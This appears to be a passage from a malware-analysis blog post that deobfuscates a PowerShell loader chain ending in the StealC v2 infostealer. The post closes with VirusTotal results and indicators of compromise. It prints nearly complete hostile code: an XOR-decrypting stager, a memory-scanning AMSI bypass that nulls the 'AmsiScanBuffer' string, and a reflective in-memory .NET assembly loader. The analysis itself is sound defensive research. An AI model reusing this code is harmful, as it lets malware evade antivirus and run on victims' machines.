
After changing the variables we get this

```powershell
[Byte[]]$ByteArray = 83,50,53,122,68,84,111,48...""
$xorKey = ($System.Text.Encoding -as [Type])::$UTF-8.$GetBytes("$AmsiString")

        $decodedByteArray = ($System.Text.Encoding -as [Type])::$UTF-
8.$GetBytes(($System.Text.Encoding -as [Type])::$UTF-8.$GetString(($System.Convert
-as [Type])::$FromBase64String(($System.Text.Encoding -as [Type])::$UTF-
8.$GetString($ByteArray))))


(($Scriptblock -as [Type])::($Create)((($System.Text.Encoding -as [Type])::$UTF-
8.$GetString($(for($i=0
$i-lt$decodedByteArray.$length
){for($PPZ=0
$PPZ-lt$xorKey.$length
$PPZ++){$decodedByteArray[$i]-bxor$xorKey[$PPZ]
$i++
if($i-ge$decodedByteArray.$length){$PPZ=$xorKey.$length}}}))))).($Invoke)()
```

This is much better than what we had before. We can now clearly see that the script is generating an XOR key using the string `AMSI_RESULT_NOT_DETECTED`. It then proceeds by decoding the byte array, decrypting it within a `for` loop, and invoking it in memory.

Now that we know all this, we can defang the script by removing the invocation and simply print the result of the decryption without executing it.

Before executing, we just need to remove the `$Invoke` method to defang the script and then print the `$decodedByteArray` so we can move on to the next stage. Doing so resulted in the following stage:



```
# Define Constants
$PAGE_READONLY = 0x02
$PAGE_READWRITE = 0x04
$PAGE_EXECUTE_READWRITE = 0x40
$PAGE_EXECUTE_READ = 0x20
$PAGE_GUARD = 0x100
$MEM_COMMIT = 0x1000
$MAX_PATH = 260

# Helper functions
function IsReadable {
    param ($protect, $state)
    return ((($protect -band $PAGE_READONLY) -eq $PAGE_READONLY -or ($protect -band $PAGE_READWRITE) -eq
$PAGE_READWRITE -or ($protect -band $PAGE_EXECUTE_READWRITE) -eq $PAGE_EXECUTE_READWRITE -or ($protect -band
$PAGE_EXECUTE_READ) -eq $PAGE_EXECUTE_READ) -and ($protect -band $PAGE_GUARD) -ne $PAGE_GUARD -and ($state -band
$MEM_COMMIT) -eq $MEM_COMMIT)
}

function PatternMatch {
    param ($buffer, $pattern, $index)
    for ($i = 0; $i -lt $pattern.Length; $i++) {
        if ($buffer[$index + $i] -ne $pattern[$i]) {
            return $false
        }
    }
    return $true
}

if ($PSVersionTable.PSVersion.Major -gt 2) {
    # Create module builder
    $DynAssembly = New-Object System.Reflection.AssemblyName("Win32")
    $AssemblyBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly($DynAssembly,
[Reflection.Emit.AssemblyBuilderAccess]::Run)
    $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule("Win32", $False)

    # Define structs
    $TypeBuilder = $ModuleBuilder.DefineType("Win32.MEMORY_INFO_BASIC", [System.Reflection.TypeAttributes]::Public +
[System.Reflection.TypeAttributes]::Sealed + [System.Reflection.TypeAttributes]::SequentialLayout, [System.ValueType])
    [void]$TypeBuilder.DefineField("BaseAddress", [IntPtr], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("AllocationBase", [IntPtr], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("AllocationProtect", [Int32], [System.Reflection.FieldAttributes]::Public)
```


Final Stage Analysis

In this stage, we can see the following code appears to patch AMSI by scanning the process's memory regions, modifying memory protection if necessary, and then iterating over the buffer containing the AMSI signature to overwrite it with null bytes. After patching AMSI the script loads PE file into memory.

For those unfamiliar with AMSI, **the Antimalware Scan Interface (AMSI)** is a Windows feature that allows applications and scripts to be scanned for malicious content in real-time by integrating with antivirus or endpoint detection and response (EDR) solutions.

The script constructs a string named `AmsiScanBuffer` and saves it to the `$signature` variable. This string is used to scan memory during the AMSI patching process.

```
$a = "Ams"
$b = "iSc"
$c = "anBuf"
$d = "fer"
$signature = [System.Text.Encoding]::UTF8.GetBytes($a + $b + $c + $d)
$hProcess = [Win32.Kernel32]::GetCurrentProcess()
```

The script then loops through the memory regions and checks if each region is both readable and writable using the `IsReadable` function. If a region is not readable and writable, the script continues to the next region.

```
    # Loop through memory regions
    foreach ($region in $memoryRegions) {
        # Check if the region is readable and writable
        if (-not (IsReadable $region.Protect $region.State)) {
            continue
        }
```

In addition, it filters for `clr.dll`, which is commonly loaded by .NET applications like PowerShell. This likely means it targets only .NET-based processes.

```
    # Check if the region contains a mapped file
    $pathBuilder = New-Object System.Text.StringBuilder $MAX_PATH
    if ([Win32.Kernel32]::GetMappedFileName($hProcess, $region.BaseAddress, $pathBuilder, $MAX_PATH) -gt 0) {
        $path = $pathBuilder.ToString()
        if ($path.EndsWith("clr.dll", [StringComparison]::InvariantCultureIgnoreCase)) {
            # Scan the region for the pattern
            $buffer = New-Object byte[] $region.RegionSize.ToInt64()
            $bytesRead = 0
            [void][Win32.Kernel32]::ReadProcessMemory($hProcess, $region.BaseAddress, $buffer, $buffer.Length,
```


Next, the script loops through the memory regions, looks for the AMSI function name, and then patches it by overwriting it with null bytes.

```
[ref]$bytesRead)
                for ($k = 0; $k -lt ($bytesRead - $signature.Length); $k++) {
                    $found = $True
                    for ($m = 0; $m -lt $signature.Length; $m++) {
                        if ($buffer[$k + $m] -ne $signature[$m]) {
                            $found = $False
                            break
                        }
                    }
                    if ($found) {
                        $oldProtect = 0
                        if (($region.Protect -band $PAGE_READWRITE) -ne $PAGE_READWRITE) {
                            [void][Win32.Kernel32]::VirtualProtect($region.BaseAddress, $buffer.Length,
$PAGE_EXECUTE_READWRITE, [ref]$oldProtect)
                        }
                        $replacement = New-Object byte[] $signature.Length
                        $bytesWritten = 0
                        [void][Win32.Kernel32]::WriteProcessMemory($hProcess, [IntPtr]::Add($region.BaseAddress, $k),
$replacement, $replacement.Length, [ref]$bytesWritten)
                        $count++
                        if (($region.Protect -band $PAGE_READWRITE) -ne $PAGE_READWRITE) {
                            [void][Win32.Kernel32]::VirtualProtect($region.BaseAddress, $buffer.Length,
$region.Protect, [ref]$oldProtect)
```


After patching AMSI, the script decodes a base64-encoded blob and executes it in memory.


```
$Base64Blob = "TVqQAAMAAAAEAAAA//8AAL.....................................................>"
$bytes = [System.Convert]::FromBase64String($Base64Blob)
[Reflection.Assembly]$Base64Blobssembly = [System.AppDomain]::CurrentDomain.Load($bytes)
$entryPoint = $Base64Blobssembly.EntryPoint
$params = $entryPoint.GetParameters()
if($params.Count -eq 0){
    $entryPoint.Invoke($null, $null)
} else {
    $Base64Blobrgs = New-Object Object[] $params.Count
    for($i=0; $i -lt $params.Count; $i++){
        if($params[$i].ParameterType -eq [string[]]){
            $Base64Blobrgs[$i] = [string[]]@()
        } else {
            $Base64Blobrgs[$i] = $null
        }
    }
    $entryPoint.Invoke($null, $Base64Blobrgs)
}
```

If we take that blob into **CyberChef** and decode the base64 ourselves, we'll see that it contains a PE file.



The file in question appears to be an obfuscated .NET executable, which unpacks another stage and based on the signatures, is identified as StealC v2.


47
/ 72
Community Score
-11
47/72 security vendors flagged this file as malicious
Reanalyze
Similar
More
284abaa6b03c28bd5361afac5f45018c2d50487b12ee10ff33c9289efa29f8e4
moskow_.exe
peexe
spreader
persistence
assembly
checks-cpu-name
64bits
detect-debug-environment
Size
1.27 MB
Last Analysis Date
17 days ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 4
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label trojan.msil/convagent
Threat categories trojan
Family labels msil convagent cryp
Security vendors' analysis
Do you want to automate checks?
Alibaba Trojan:MSIL/GenKryptik.63c3639d
AliCloud Backdoor:MSIL/Convagent.gyf
ALYac IL:Trojan.MSILZilla.27695
Arcabit IL:Trojan.MSILZilla.D6C2F
Arctic Wolf Unsafe
Avast Win64:MalwareX-gen [Cryp]
AVG Win64:MalwareX-gen [Cryp]
Avira (no cloud) HEUR/AGEN.1375396
BitDefender IL:Trojan.MSILZilla.27695
Bkav Pro W32.Common.3AC06E57
CrowdStrike Falcon Win/malicious_confidence_100% (W)
CTX Exe.trojan.msil
Cynet Malicious (score: 100)
DeepInstinct MALICIOUS
Elastic Malicious (high Confidence)
Emsisoft IL:Trojan.MSILZilla.27695 (B)


moskow_.exe
PE
Type References
References
Resources
{ } -
{ } Dapper.Configuration
{ } Dapper.DataProcessing
{ } Dapper.Management
{ } Dapper.Threading
{ } moskow_.Compilers
{ } moskow_.Decorators
{ } moskow_.Extraction
{ } moskow_.Sharing
ShareSpec @02000002
{ } VwjInfkieas.Properties

Summary

In this article, we explored several obfuscation techniques used by attackers. As threat actors continue to evolve and develop new methods to evade detection and bypass security tools, it’s crucial for defenders to continuously improve their skills and stay one step ahead.

Indicators Of Compromise (IOC)

Indicators	Type	Description
284abaa6b03c28bd5361afac5f45018c2d50487b12ee10ff33c9289efa29f8e4	SHA256	
095673da0aff9740a93acabc66a0302635518064bccda6f7f9f427feca8c07b1	SHA256	
5e4c4189bf3aebad2f6080e497549b137bfca1b96bf849b08d7337977b714b3d	SHA256	
f58a2d4aa2e4a0dba822535cf171a00a35b1d42a1f397a04dcd7c21a7543c9cb	SHA256	
hxxps[://]khaanabkt[.]fly[.]storage[.]tigris[.]dev/chaayeproceednext[.]html	URL	
hxxps[://]dybep[.]fun/fb88c1eb21d4fe2712723729ad2fe738[.]txt	URL	
hxxps[://]mq[.]dybep[.]fun/svml_dispmd	URL	

←

Previous Post Analyzing Vidar Stealer

Next Post Cipher Hunt: How to Detect Encryption Algorithms in Malware

→
